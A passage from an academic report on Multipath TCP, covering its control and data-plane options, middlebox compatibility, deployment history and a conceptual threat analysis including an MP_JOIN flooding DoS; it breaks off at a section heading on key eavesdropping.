The connection initiation of an MPTCP connection is very similar to the standard TCP initial three-way handshake, involving a SYN, SYN/ACK and ACK exchange on a single path between host A and host B. In a regular TCP connection establishment these three packets are used to guarantee that both hosts have received an acknowledgment of the connection and also to exchange the two random initial sequence numbers that will be used to acknowledge data delivery for the two directions of the connection. Despite working as regular TCP, if MPTCP is enabled the SYN packet from host A will have a MP_CAPABLE option in the *Options* field of the TCP header; if the receiver host B is not MPTCP-compatible it will simply discard the MP_CAPABLE option and proceeds instantiating a regular TCP connection. In case both hosts are MPTCP-compatible, the MP_CAPABLE option is inserted in the three packets of the initial handshake for two purposes: advertise that both hosts are indeed MPTCP-compatible and exchange two 64-bit keys (Key-A and Key-B), according to the scheme in figure 2.6.

```
Host A                                    Host B
------                                    ------
MP_CAPABLE             ->
[A's key, flags]
                       <-                 MP_CAPABLE
                                          [B's key, flags]
ACK + MP_CAPABLE       ->
[A's key, B's key, flags]
```

Figure 2.6: MPTCP connection initiation

These keys are sent in clear inside the MP_CAPABLE option only during the initial handshake and their purpose is to identify a specific MPTCP connection within a host (useful when associating a new subflow to an existing MPTCP connection, for example) and to provide shared security material that is used in MPTCP for authorization mechanisms (more on this later in this section). The *Option* field in the TCP header can only be 40 bytes long, and it is not reserved for MPTCP options only. For this reason it is of primary importance to keep the amount of MPTCP related information as low as possible. In fact, the original 64-bit keys are exchanged only during initial handshake; subsequently, shorter 32-bit tokens (Token-A and Token-B) derived from such keys using a digest algorithm will be used to address a specific MPTCP connection, even if this procedure requires additional checks in case of collisions with other tokens already assigned to other MPTCP connections in the same machine (despite this being a very remote possibility). There is another fundamental motivation for using this mechanism of shorter tokens: the full keys, that represent security material used in the protocol for authentication purposes (for example in MP_JOIN and ADD_ADDR2 messages), are exposed only during connection setup in the MP_CAPABLE messages; sending the full keys each time a new subflow has to be started would diminish the overall security of the protocol. Therefore, an implementation requires a mapping from each token to the corresponding connection, and in turn to the keys for the connection.

Regarding the hashing algorithm used to produce the tokens, this can be negotiated by using a portion of the flag bits inside the MP_CAPABLE option. In this paper, the SHA1 (and HMAC-SHA1 in case a key element is needed) is considered as the algorithm in use for the connections [ref to SHA1]. Note that the SHA1 algorithm produces a 160-bit resulting value, that might be then truncated to its leftmost 32 or 64 bits according to the different cases in the MPTCP operations, in order to fit in the *Options* field in the TCP header.

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-------+---------------+
|     Kind      |    Length     |Subtype|Version|A|B|C|D|E|F|G|H|
+---------------+---------------+-------+-------+---------------+
|                   Option Sender's Key (64 bits)               |
|                                                               |
|                                                               |
+---------------------------------------------------------------+
|                  Option Receiver's Key (64 bits)              |
|                     (if option Length == 20)                  |
|                                                               |
+---------------------------------------------------------------+
```

Figure 2.7: MP_CAPABLE option

MP_JOIN

Suppose that after the first subflow is operational host A initiates a new subflow between one of its addresses and one of host B's addresses (figure ??). Host A sends a TCP SYN packet to host B containing the MP_JOIN option, which includes Token-B (the token derived from B's key) and a nonce value used to prevent replay attacks. An additional field in the MP_JOIN option is called Address ID, an identifier for the original addresses in use within a specific MPTCP connection; this additional value allows to refer to a certain address without the need to use the plain IP addresses value as identifier, which is very useful when middleboxes like NATs alter the IP header during the transit of the packets. At the lower layers of the network, the SYN packet sent in this way looks like a legitimate request from host A to initiate a new TCP connection with host B, being the SYN packet the first of the regular TCP initial handshake. Host B processes such packet as a new MPTCP subflow request, and it uses the Token-B in the packet to associate the request to the specific ongoing MPTCP connection with host A.

The handshake flow for MP_JOIN includes HMAC values for authentication purposes, and it is structured as follow:

- Token-B is added in the SYN packet from host A to host B in order to address a specific MPTCP connection; a random nonce (R-A) is also sent along;

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-----+-+---------------+
|     Kind      |  Length = 12  |Subtype|     |B|   Address ID  |
+---------------+---------------+-------+-----+-+---------------+
|                   Receiver's Token (32 bits)                  |
+---------------------------------------------------------------+
|                Sender's Random Number (32 bits)               |
+---------------------------------------------------------------+
```

Figure 2.8: MP_JOIN option - SYN

- Host B processes the request and sends back a truncated HMAC value calculated by using as *key* the concatenation of Key-B followed by Key-A, and as the *message* the concatenation of a new nonce generated at host B (R-B) and the one received from host A (R-A). R-B is also added to the option in a separate field, since it is needed by host A in the next step;

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-----+-+---------------+
|     Kind      |  Length = 16  |Subtype|     |B|   Address ID  |
+---------------+---------------+-------+-----+-+---------------+
|                                                               |
|                Sender's Truncated HMAC (64 bits)              |
|                                                               |
+---------------------------------------------------------------+
|                Sender's Random Number (32 bits)               |
+---------------------------------------------------------------+
```

Figure 2.9: MP_JOIN option - SYN/ACK

- The last ACK form host A to host B contains the HMAC calculated using as key the concatenation of Key-A and Key-B, and as message the concatenation R-A and R-B. This time, the HMAC value is sent in its full length (160-bit).

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-----------------------+
|     Kind      |  Length = 24  |Subtype|      (reserved)       |
+---------------+---------------+-------+-----------------------+
|                                                               |
|                                                               |
|                   Sender's HMAC (160 bits)                    |
|                                                               |
|                                                               |
+---------------------------------------------------------------+
```

Figure 2.10: MP_JOIN option - ACK

- Note that the HMAC in the ACK packet from host A to host B has to be acknowledged for the subflow to be finally established. This because the third ACK is the only packet where the HMAC from host A is sent, and it has to be acknowledged or retransmitted if the fourth ACK from host B is not received.

These HMAC values are used to authenticate the participants in the subflow establishment, since both have to know the keys for the MPTCP connection. If the creation of the new subflow is not possible because A sends an unknown Token-B to host B or the HMAC material exchanged is not recognized by either hosts or the SYN/ACK received at host A misses the MP_JOIN option, then the operation is stopped sending a TCP RST.

ADD_ADDR

Even if a host can directly instantiate a new subflow using the MP_JOIN option as previously described, another possibility is for the host to advertise an available address to the other machine, thus allowing the latter to instantiate the subflow. This functionalities can be useful, for example, in a client-server configuration in which only the client is allowed to open new connections with the server: if a new interface becomes available at the server, the server itself can dynamically advertise it to the client which in turns can send the SYN+MP_JOIN packet for subflow initiation.

This functionality is provided in MPTCP by the ADD_ADDR option, that indeed contains the additional address (and, optionally, port) to be advertised. To cope with NATs, the option also includes the previously mentioned Address ID 8-bit integer, that has to be bounded to the new address used to create the subflow. The ADD_ADDR option is treated as a soft component of the overall MPTCP implementation, with no need to be sent reliably and/or be acknowledged by the receiver. The option can be added to any packet in the MPTCP connection if there is enough space in the *Option* field of the TCP header, with no guarantee that such option will be received or that the receiver will indeed use the advertised information to start a new subflow. This low priority assigned to ADD_ADDR is reasonable since the malfunctioning of this option would not break the overall data transmission, but it might only cause a missed opportunity for better multipath exploitation. For similar reasons, there is no need to ensure a proper ordering for ADD_ADDR and REMOVE_ADDR at the receiver (REMOVE_ADDR, explained in the following subsection, is similar to ADD_ADDR but it indicates which subflow to shut down during an MPTCP session).

The content of the ADD_ADDR option is shown in figure 2.11. The IPVer field indicates if the advertised address is of kind IPv4 or IPv6, while the other fields contain the Address ID, advertised IP Address and optionally th advertised port.

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-------+---------------+
|     Kind      |    Length     |Subtype| IPVer |  Address ID   |
+---------------+---------------+-------+-------+---------------+
|          Address (IPv4 - 4 octets / IPv6 - 16 octets)         |
+-------------------------------+-------------------------------+
|   Port (2 octets, optional)   |
+-------------------------------+
```

Figure 2.11: ADD_ADDR option

REMOVE_ADDR

If an address becomes unavailable during a MPTCP connection, the affected host should announce this so that any subflow currently using that address can be terminated. For security purposes, when a REMOVE_ADDR is received, a test is performed to make sure that the address is not available anymore, by sending a TCP keepalive on the path. The Address ID is used to identify the path to be shut down, so that no explicit address is needed (and no address is indeed present in the REMOVE_ADDR option): in this way the option works through NATs. A subflow that is working properly must not use this option to close the connection when the data transfer is complete, but a FIN exchange similar to regular TCP is performed instead.

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-------+---------------+
|     Kind      |  Length = 3+n |Subtype|(resvd)|   Address ID  | ...
+---------------+---------------+-------+-------+---------------+
                           (followed by n-1 Address IDs, if required)
```

Figure 2.12: REMOVE_ADDR option

MP_FASTCLOSE

This option can be thought as the MPTCP-level counterpart of the RST signal for the regular TCP connections: it permits the abrupt closure of the whole MPTCP connection. The RST signals couldn't trigger such behavior, since they are confined to work against a single TCP flow, (i.e. MPTCP subflow).

This option can be sent by host A to trigger MPTCP closure at host B. In this case, MP_FASTCLOSE must contain the value of Key-B. When host B receives the option through one of the subflows, it will send a TCP RST answer via the same subflow and then tears down all the subflows. Host A is waiting for the TCP RST answer from host B before tearing down all the subflows. This generic behavior might change slightly if both hosts send an MP_FASTCLOSE at the same time, or if the awaited TCP RST signal is not received within a certain timeout (these would trigger a limited number of retransmissions for this option).

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-----------------------+
|     Kind      |    Length     |Subtype|      (reserved)       |
+---------------+---------------+-------+-----------------------+
|                      Option Receiver's Key                    |
|                            (64 bits)                          |
|                                                               |
+---------------------------------------------------------------+
```

Figure 2.13: MP_FASTCLOSE option

MP_FAIL

There are various cases in which things might go wrong for a MPTCP connection, and the right procedure to handle such cases is to 'fallback', meaning either falling back to regular TCP or removing the subflow generating the issue. The first solution has been already encountered for the MP_CAPABLE exchange, where TCP fallback is guaranteed in case a host is not MPTCP compatible. Similarly, subflow addition will be blocked if anything goes wrong in the MP_JOIN packets' exchange procedure. However, there are other cases in which problems occur after this initiation phases, on regular packets.

As explained in section 2.2.2, data acknowledgment in MPTCP requires a DSS option present in the ACK packets. If that option is missing, the path is not considered MPTCP capable. The consequences are different according to the subflow: if the affected path is the first instantiated with the MP_CAPABLE option then it must fall back to regular TCP; any other subflow showing such problem would be closed with a RST message. Fallback can be required at any point during the connection if a middlebox modifies the data stream. This case would be detected thanks to the checksum properties of MPTCP data transfer. If checksum fails, all data from the failing segment onwards cannot be trusted anymore. When this happens to a subflow, it has to be immediately closed with a RST and a MP_FAIL option that indicates the data sequence number that failed the checksum: such option indeed contains a single main field storing the full 64-bit sequence number. The receiver can then avoid to acknowledge untrusted data, that will be sent again through a different subflow following the retransmission features of the data plane part of the MPTCP protocol.

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+----------------------+
|     Kind      |   Length=12   |Subtype|      (reserved)      |
+---------------+---------------+-------+----------------------+
|                                                              |
|                Data Sequence Number (8 octets)               |
|                                                              |
+--------------------------------------------------------------+
```

Figure 2.14: MP_FAIL option

MP_PRIO

It is possible to indicate if a path has to be used regularly or just as backup in case there no other available regular paths. This preference can be advertised at subflow creation via a flag in the MP_JOIN option, but it is also possible to signal a priority change at any time during the MPTCP connection. In fact, it is enough to send the MP_PRIO option to the targeted subflow to signal the other host about the change; it is also possible to add an Address ID to explicitly target a specific subflow that might be different with respect to the one used to send the MP_PRIO option. This option is only sent from the receiver to the sender, even if the sender can discard such priority preference for any reasons.

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-----+-+--------------+
|     Kind      |    Length     |Subtype|     |B| AddrID (opt) |
+---------------+---------------+-------+-----+-+--------------+
```

Figure 2.15: MP_PRIO option

2.2.2 Data plane

This part concerns all the MPTCP options used to manage the data flow in a MPTCP connection, including how the payload byte stream is split and sent through different subflows and how the original order of the packets is provided at the receiver.

DSS option

The DSS options contains all the fields needed to maintain ordering information about the octet sent during the MPTCP session, so that the correct data received from (possibly) multiple subflows can be reassembled at the receiver. DSS option also includes the Data-ACK flag for acknowledgement purposes and the equivalent of a TCP FIN for the overall MPTCP connection, meaning that the current mapping covers the final data from the sender (figure 2.16). Finally, this option might also include the checksum field to perform integrity checks on the payload (if this was enabled when instantiating the connection via the MP_CAPABLE option).

Regarding the data sequence mapping in MPTCP, the general idea is to maintain TCP-compliant and independent sequence numbers for the single subflows, while using a mapping functionality at the MPTCP-level, provided by the DSS option, to properly rearrange the data at the receiver and guarantee in-order and reliable overall transmission as in the case of legacy TCP. The alternative approach would have been to have a single

```
Host A                                  Host B
------                                  ------
DATA_SEQUENCE_SIGNAL      ->
[Data FIN]

                          <-            (MPTCP DATA_ACK)
```

Figure 2.16: Closing a MPTCP connection

MPTCP-level sequence number used for the entire set of subflows, meaning that a single subflow inspected by middleboxes at the network infrastructure would look like a TCP connections with holes in the payload delivery; this could trigger unwanted behaviors that would be against the compatibility goals of MPTCP.

The DSS option achieves data sequence mapping with the combination of three fields: for a certain number of bytes (indicated in the *Data-Level Length* field) and starting from the reported subflow sequence number (*Subflow Sequence Number* field), the TCP-level sequence maps to the MPTCP-level sequence with starting value indicated in the *Data sequence number* field. The *Data ACK* field works as regular TCP ACK value, but it refers to the MPTCP-level acknowledgment of the received data. Note that subflow-level acknowledgement is still provided by regular TCP, but a second acknowledgement mechanism at connection-level is desired, since there might cases in which data that has been acknowledges at the subflow-level can be discarded in the buffers before reaching the application. By following the core principles of MPTCP, retransmission of packets can occur at different paths.

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+----------------------+
|     Kind      |    Length     |Subtype| (reserved) |F|m|M|a|A|
+---------------+---------------+-------+----------------------+
|           Data ACK (4 or 8 octets, depending on flags)       |
+--------------------------------------------------------------+
|   Data sequence number (4 or 8 octets, depending on flags)   |
+--------------------------------------------------------------+
|              Subflow Sequence Number (4 octets)              |
+-------------------------------+------------------------------+
|  Data-Level Length (2 octets) |      Checksum (2 octets)     |
+-------------------------------+------------------------------+
```

Figure 2.17: DSS option

2.3 MPTCP deployment

A seamless transition towards MPTCP on current infrastructures is a major requirement for MTPCP deployment. Despite the big effort in designing a protocol compliant with strict compatibility requirements, assuring correct functioning in all the current network scenarios is not a viable possibility for MPTCP. The main problematics are related to unwanted behavior of middleboxes processing unknown MPTCP packets, but that is not the only aspect currently limiting the deployment status of the new protocol. MPTCP has to guarantee the same levels of reliability, performance and security of regular TCP (including the cases in which the fallback mechanism is adopted to switch to plain TCP). MPTCP includes various mechanisms to cope with the most common middleboxes of today's Internet, including the possibility to detect when external boxes operate on the traffic in a way that cannot be handled by MPTCP thus triggering fallback to regular TCP.

2.3.1 Middleboxes compatibility

The Internet at its core was designed to provide end-to-end connectivity across an infrastructure of interconnected routers. Nevertheless, the growing rate of adoption and increasing complexity of the Internet brought up a wide set of new requirements directly involving the intermediate stages of the communication rather then the end-hosts. Such requirements include the need to instantiate protection techniques against potential attacks, more flexibility in content delivery, caching for more efficient communication; they can even be more specific, like the need to rapidly overcome the IPv4 addresses depletion. Middleboxes are pieces of equipment that operate on the network traffic to meet these requirements. The most common middleboxes are NATs, proxies and firewalls, but nowadays there is a huge variety of deployed middleboxes that inevitably break the end-to-end principle of the Internet. Despite their usage is often required, they are more or less intrusive at different layers of operation (according to where they operate within the OSI architectural model), thus causing malfunctioning of many protocols, and MPTCP is no exception. Middleboxes can indeed inspect packets, re-route them, drop them, split them into multiple fragments, and even modify single fields in packets' headers (like rewriting sequence number or removing TCP options) as well as change their payload.

The various operations and purposes of middleboxes are many and often mixed together to achieve more complex policies, and it is very common that different kind of operations are performed inside the same physical machine. Despite this, it is possible to define a set of most common distinct middleboxes' operations [href].

Firewalls

A simple example can be the case of a standard firewall that is not MPTCP-aware and its default policy is set to "Deny". In this case, all the traffic is blocked apart from the connections and/or packets compliant with the set of custom rules explicitly configured in the firewall. In this case, specific rules for MPTCP must be added to support the new protocol, and this might cause a considerable effort for network maintainers. For example, it is often not straightforward to operate on legacy firewall configurations for big companies with many access points. A more subtle problem with firewalls might be derived by the fact that they can sometimes manipulate the sequence numbers of a TCP connection, thus shifting the sequence number space with respect to the initial value in use by the end-hosts. This feature has been introduced in the past to improve security with older TCP/IP stacks, but the concept could have disrupted MPTCP mapping between subflow sequence number and MPTCP-level sequence number. To avoid such problems, MPTCP is designed so that the mapping in the DSS option is using relative values compared to the initial sequence number and functioning is not jeopardized but changes of the absolute values performed by the firewalls. Yet another case concerns firewalls that remove unknown TCP options for security purposes. If such operation is symmetric, TCP segments would lose the MP_CAPABLE option and fallback seamlessly to regular TCP. However, there are middleboxes that operates asymmetrically thus removing unknown TCP options only inside non-SYN segments. To cope with this, MPTCP requires that for the first window of data, each segment must include an MPTCP option, otherwise fallback is performed [href].

NATs

Another ubiquitous piece of equipment is the "Network Address Translation" (NAT). As the name suggests, NATs modify the IP addresses within the packets on their way towards the destination. The main purpose is to group addresses of an internal private network and map them to a single public address before forwarding the traffic to the Internet. NATs are also able to redirect the response from the Internet to the right host in the internal network. This procedure became very common with the depletion of IPv4 addresses, since in many cases the address space assigned to a outer portion of the Internet is not large enough to cover the number of hosts willing to acquire connectivity. NATs turned out to be a very effective way to temporarily solve the problem of IPv4 addresses, but their mode of operation is intrusive at the network and transport layer, since the IP addresses are not fixed anymore. For example, even if NATs use internal tables to keep track of the mappings and are able to redirect replies from the external network to the right internal host, it is no more possible for the external hosts to instantiate a new connection with a specific host residing behind a NAT. This is true also in MPTCP, such that a server often cannot open a new subflow with a client if the latter is behind a NAT, even if a valid MPTCP session between client and server is already active. This is one of the main use cases in which an ADD_ADDR message can be sent on live subflows in order to trigger a new subflow connection request from the other side. Moreover, to cope with NATs that might be operational on the paths and might change the source address of the packets, MPTCP refers to addresses by using an Address ID instead of the plain IP address value.

Segment splitting and coalescing

There are middleboxes that split segments on the Internet as required by the MTU (maximum transmission unit). This means that the payload of a single TCP packet can be scattered across multiple smaller TCP packets and regrouped back together by using the appropriate TCP fields in the header. This operation usually copies TCP options unchanged into each of the smaller packets that are generated. By simply adopting data-sequence numbers for the overall MPTCP-level data transfer, the receiver might receive different packets with identical data-sequence numbers and it would be unable to reconstruct the original data. MPTCP takes care of segment splitting and coalescing by mapping the subflow-level TCP sequence number with the MPTCP-level sequence, by providing both the beginning (with respect to the subflow sequence number) and the length of the of the data-sequence mapping (as explained in section 2.2.2). MPTCP would work also in the more uncommon cases in which segment splitters copy the original TCP option in only one of the generated smaller segments. If the first data-segment does not contain an MPTCP option, fallback to regular TCP is performed, otherwise MPTCP would work seamlessly even under these circumstances [href].

Application-level gateways

There are middleboxes that operate at higher layer in OSI model, modifying the payload of the packets: adding and removing bytes can change the boundaries of the data-sequence mapping and MPTCP information about it would become inconsistent. The only way to cope with this case is to fallback to regular TCP. In order to that, MPTCP has to detect when the payload has been changed by middleboxes and that is the main reason for which the checksum field has been added inside each and every DSS option. The checksum calculation is optional in MPTCP and can be negotiated during connection establishment with a flag in the MP_CAPABLE option. Nevertheless, it is recommended for operations on the open Internet.

2.3.2 Deployment status

MPTCP proves to be a major TCP extension, and in this regards its design required a lot of efforts and several interconnected research projects. The European Commission funded the work at the Université catholique de Louvain with the FP7 Trilogy project in 2007 [href], followed by CHANGE [href] and Trilogy 2 [href]. Fundings have been instantiated by Google and Nokia, too [href]. By analyzing the main steps in MPTCP evolution it is possible to detect the big interested in the protocol: six month after the Experimental standard for MPTCP has been published in January 2013 by the IETF, there were already three major independent MPTCP implementations other than the Linux kernel implementation [href], including a FreeBSD implementation from Swinburne University of Technology [href] and a NetScalar Firmware implementation from Citrix Systems [href]. Moreover, recent versions of MPTCP kernel (from 0.89.5) are now compatible with Android (with some limitations), and many porting projects have been developed to test older versions of MPTCP on various Android devices [href]. As of June 2015, a Solaris implementation is reportedly under development by Oracle [href]. All these implementations follows the standard RFC documentation for MPTCP, and they have shown good interoperability capabilities while being tested with the reference MPTCP-compatible Linux kernel, especially for what regards the core MPTCP signaling messages (secondary MPTCP features like ADD_ADDR address advertisement are not always implemented [href]).

The very first large scale commercial deployment of MPTCP dates back to 2013, when Apple introduced the new protocol in iOS7 to work with the intelligent personal assistant Siri. Apple's mobile operating system implements MPTCP as in RFC-6824 (excluding some features) in order to use cellular data subflow in case the Wi-Fi connectivity becomes unavailable during a Siri request processing [href]. This is indeed the first example of wide adoption of MPTCP over the Internet even if limited to a specific Apple service connecting to proprietary servers. Nevertheless, the news was helpful in spreading the awareness about the protocol to a more consumer-oriented audience. Apple also added MPTCP capabilities to Mac OS X 10.10 in October 16, 2014 [href], proving to be very active in developing and testing MPTCP.

In studying the protocol's deployment process, it is very important to analyze the relation between costs and benefits that MPTCP would bring to each and every group of MPTCP stakeholders. The success of MPTCP depends on its deployment, and its deployment strongly depends on endpoints. We have already discussed about the considerable interest shown by OS authors, which naturally fits the pre-deployment stage. But eventually it will be the end-users to decide the future for MPTCP: they are the ones directly accessing the biggest part of MPTCP benefits as described in section 1.1.1. Without considering middleboxes interference, there is conceptually no need for technical modifications at the intermediate infrastructure to make MPTCP available at the end-users. Nevertheless, connectivity providers (ISPs) still represent an important part of the entire set of stakeholders that might benefit from MPTCP wide adoption: multipathing can directly improve resource utilization and congestion bottlenecks within the overall infrastructure, but it can also be seen by ISPs as an enabler of new business models, since end-users might show an increased interest in multihoming solutions [href]. End-users' feedback and ISPs' feedback for MPTCP do and will drive the interest of infrastructure vendors to better support the protocol or not inside their middleboxes. Yet another case study involves data infrastructure maintainers, that can be considered a smaller but important subset of end-users. In this case it is fundamental the value that MPTCP can bring to data centers of today as well as the possibilities enabled by MPTCP for the design of the data centers of the future [href].

All these considerations are difficult to analyze in the real world, thus making it hard to predict future trends for MPTCP adoption. Current applications of MPTCP rarely detach from experimental branches and little is known on how the new protocol would behave in the Internet if globally enabled. Excluding the MPTCP usage for Siri and Apple's servers, the closest example of real world usage of MPTCP has been setup and analyzed by the Université catholique de Louvain: the experiment consisted in collecting a dataset about traffic usage for an MPTCP-enabled Web server exposed to the open Internet in November 2014 [href]. The Web server was running th stable version 0.89 of the MPTCP implementation in the Linux kernel and using a single physical network interface supporting both IPv4 and IPv6. As for the content, the Web server was hosting the Multipath TCP implementation in the Linux kernel, a common destination for early adopters of the new protocol. After on week of monitoring, the dataset included around 122 millions of TCP packets destined to the Web server and roughly a quarter of those were MPTCP packets for a total of 5098 observed MPTCP connections. An interesting fact about the analyzed ADD_ADDR packets showed that clients advertised mostly private addresses (79% of the IPv4 advertised addresses), thus confirming the importance of MPTCP being able to pass through NATs. The final evaluation for this experiment demonstrated that MPTCP works properly in the open Internet if the Application Level Gateway are handled by protecting the payload using the checksum in the DSS option (a feature enabled on server side for the entire set of 5098 MPTCP connections).

For what regards the current numbers MPTCP-enabled clients and servers around the world, such information is not easy to retrieve. For this purpose, a service has been built by NICTA (Sidney) and Simula Research Laboratory (Oslo), to scan the most common Web servers for the websites retrieved from the Alexa Top 1M list and check for MPTCP compatibility. This test is run between once a day and once a week, so that a live dashboard showing the retrieved data over time is maintained [href]. According to their latest results, the rate of adoption of MPTCP from the scanned IP addresses and domains is around 0.1% [href], showing that the current status is far from large scale adoption.

Chapter 3

MPTCP security

3.1 Threats analysis

A complete security evaluation of MPTCP can be subdivided into two main categories:

- A first perspective is to study of the vulnerabilities in the current MPTCP design that can be exploited to carry out flooding or hijacking attacks on an MPTCP session. This is an assessment on how consistently the MPTCP extension would impact the security standards of a plain TCP connection;
- A second perspective is to understand how the new protocol affects the functioning and behavior of external security equipment. This evaluation might include compatibility issues for middleboxes not yet aware of MPTCP as well as more fundamental problematics related to monitoring solutions that wouldn't work anymore with MPTCP: by splitting the logic flow of data into different paths, potentially belonging to different ISPs, it would be much harder to keep track of the content of the transmitted data over the networks. Moreover, the MPTCP ability to reroute traffic on the fly, adding and removing addresses and interfaces, would per se cause major problems with current intrusion detection and intrusion prevention equipment.

This paper focuses on the first point: MPTCP enables data transmission using multiple source-destination address pairs per endpoint and this generates *new* scenarios in which an attacker can exploit the way subflows are generated, maintained and destroyed to perform flooding or hijacking attacks. Flooding attacks are Denial-of-Service procedures that aim at overloading an MPTCP host with connection requests in order to quickly consume its resources. Hijacking attacks aim at taking total control of the MPTCP session.

MPTCP security mechanism was designed with the primary goal of being at least as good as the one currently available for standard TCP [RFC-6181]. The official MPTCP documentation and analysis reports don't cover common threats affecting both TCP and MPTCP, but only the vulnerabilities introduced by the new protocol alone. Nevertheless, it is of paramount importance that the various security mechanisms deployed as part of standard TCP, for example mitigation techniques for reset attacks, are still compatible with Multipath TCP. Apart from the fundamental objective of keeping MPTCP at least as reliable and secure as TCP, official documents offer another set of requirements mainly related to securing subflow management in MPTCP [RFC-6824bis]. These requirements are:

- Provide a mechanism to confirm that the parties in a subflow handshake are the same as in the original connection setup.
- Provide verification that the peer can receive traffic at a new address before using it as part of a connection.
- Provide replay protection, ensuring that a request to add/remove a subflow is fresh.

MPTCP involves an extensive usage of hash-based handshake algorithms to achieve the required security specifications, as described in chapter 2. Once the security requirements are clear, it follows a set of related problematics due to the way MPTCP is added to the regular TCP stack: the entire behavior of the protocol relies on the TCP *Options* field, which is of limited length of 40 bytes. This factor plays an important role in the definition of the security material to be exchanged during an MPTCP session (truncating the HMAC values and using shorter tokens are a common techniques). Moreover, TCP *Options* field has been designed to accept any custom protocol extending TCP and for security reasons many middleboxes would discard or modify packets containing unknown options. As a last point, MPTCP approach to subflows' creation implies that a host cannot rely on other established subflows to support the addition of a new one [RFC6182-5.8]; this last requirement follows the *break-before-make* property of MPTCP, that must be able to react to a subflow failure a posteriori by establishing new subflows and automatically sending again the undelivered data. All these considerations define the fundamental boundaries and the context in which the security design of MPTCP has to be developed to meet the requirements.

3.1.1 Threats classifications

Introducing the support of multiple addresses per endpoint in a single TCP connection does result in additional vulnerabilities compared to single-path TCP. These new vulnerabilities need proper investigation in order to determine which of them can be considered critical and might require modifications in the protocol design in order to meet the required specifications. In order to classify how critical each security threat is, it is a good starting point to define the various typologies of attack according to their requirements, rate of success and what power they can provide to the attacker. The general requirements for an attack to be executed might be grouped into the following categories:

- *Off-path attacker*: the attacker does not need to be located in any of the paths of the MPTCP connection at any time in order to execute the attack;
- *Partial-time (time-shifted) on-path attacker*: the attacker has to be able to eavesdrop a specific set of information during the lifetime of the MPTCP connection in order to execute the attack. It doesn't need to eavesdrop the entire communication in between the hosts, and the specific direction and/or subflow for the sniffing procedure are attack specific;
- *On-path attacker*: this attacker has to be on at least one of the paths during the entire lifetime of the MPTCP session in order to execute the attack.

We can clearly state that the critical case concerns off-path attacks, which do not require any eavesdrop procedure in order to be executed. In fact, on-path attacks are not considered part of the MPTCP work, since they allows for a significant number of attacks on regular TCP already. A primary goal in the design of MPTCP is not to introduce new ways to perform off-path attacks or time-shifted attacks.

The effects of an attack over an MPTCP connection and the power that the attack can provide to the attacker can be divided into two main categories:

- *Passive attacker*: the attacker is able to capture some or all of the packets of the MPTCP session but it can't manipulate, drop or delay them, and it can't inject new packets in the current session either;
- *Active attacker*: the attacker can pretend to be someone else, introduce new messages, delete existing messages, substitute one message for another, replay old messages, interrupt a communication's channel, or alter stored information in a computer.

The rate of success of a certain attack over a MPTCP connection strongly depends on the specific requirements: two attacks falling in the same categories in terms of attacker eavesdrop capabilities and passive/active typologies might have rather different rates of success. For example, a certain kind of attack might require IP spoofing, thus being unfeasible in a network with ingress filtering [RFC-2827]. There are no general thresholds to define when an attack can be considered a real threat according to the success rate, but this is an important factor to be studied in an attack analysis.

3.2 Minor threats

In this section are presented the minor residual threats under analysis by the IETF community at the time of writing [RFC-7430]. Such vulnerabilities are considered acceptable in the process of moving MPTCP towards Standard Track. They all fall into two main kinds of attacks: flooding attacks and hijacking attacks.

3.2.1 DoS attack on MP_JOIN

This kind of DoS attack would prevent hosts from creating new subflows. In order to be executed, the attacker has to know a valid token value of an existing MPTCP session. This 32-bit value can be eavesdropped or the attacker has to guess it. This attack exploits the fact that a host B receiving a SYN+MP_JOIN message will create a state before answering with the SYN/ACK+MP_JOIN packet. This means that some resources will be consumed at the host to keep in memory information regarding this connection request from the other party; in this way, when the host B receives the third ACK+MP_JOIN packet, it can correctly associate it to the initial request and complete the handshake procedure. The creation of such state is required because there is no information in the ACK+MP_JOIN packet that links it to the first SYN+MP_JOIN request, so it is up to the host to remember all the ongoing requests. An attacker can exploit this by sending SYN+MP_JOIN packets to a host without providing the final acknowledge packets. This can be done until the attacked host runs out of available spots for initiating additional subflows. The initial number of such available spots depends on the implementation and configuration at the host machine.

This attack can be exploited to perform a typical TCP flooding attack. This is a good example of how MPTCP might introduce new vulnerabilities. SYN flooding attacks for TCP have been studied for many years and current implementations use mitigation techniques like SYN cookies [RFC-4987] in order to allow stateless connection initiations. But each SYN+MP_JOIN packet received at the host would trigger the creation of an associated state, while this is not the case for the attacker machine that can simply forge these packet in stateless manner. Exploiting this unbalance in resource utilization is referred to as *amplification attack*.

A possible solution to this problem is to extend the MP_JOIN option format to include the information required to identify a specific request throughout the 3-way handshake, without requiring hosts to create associated states.

3.2.2 Keys eavesdrop

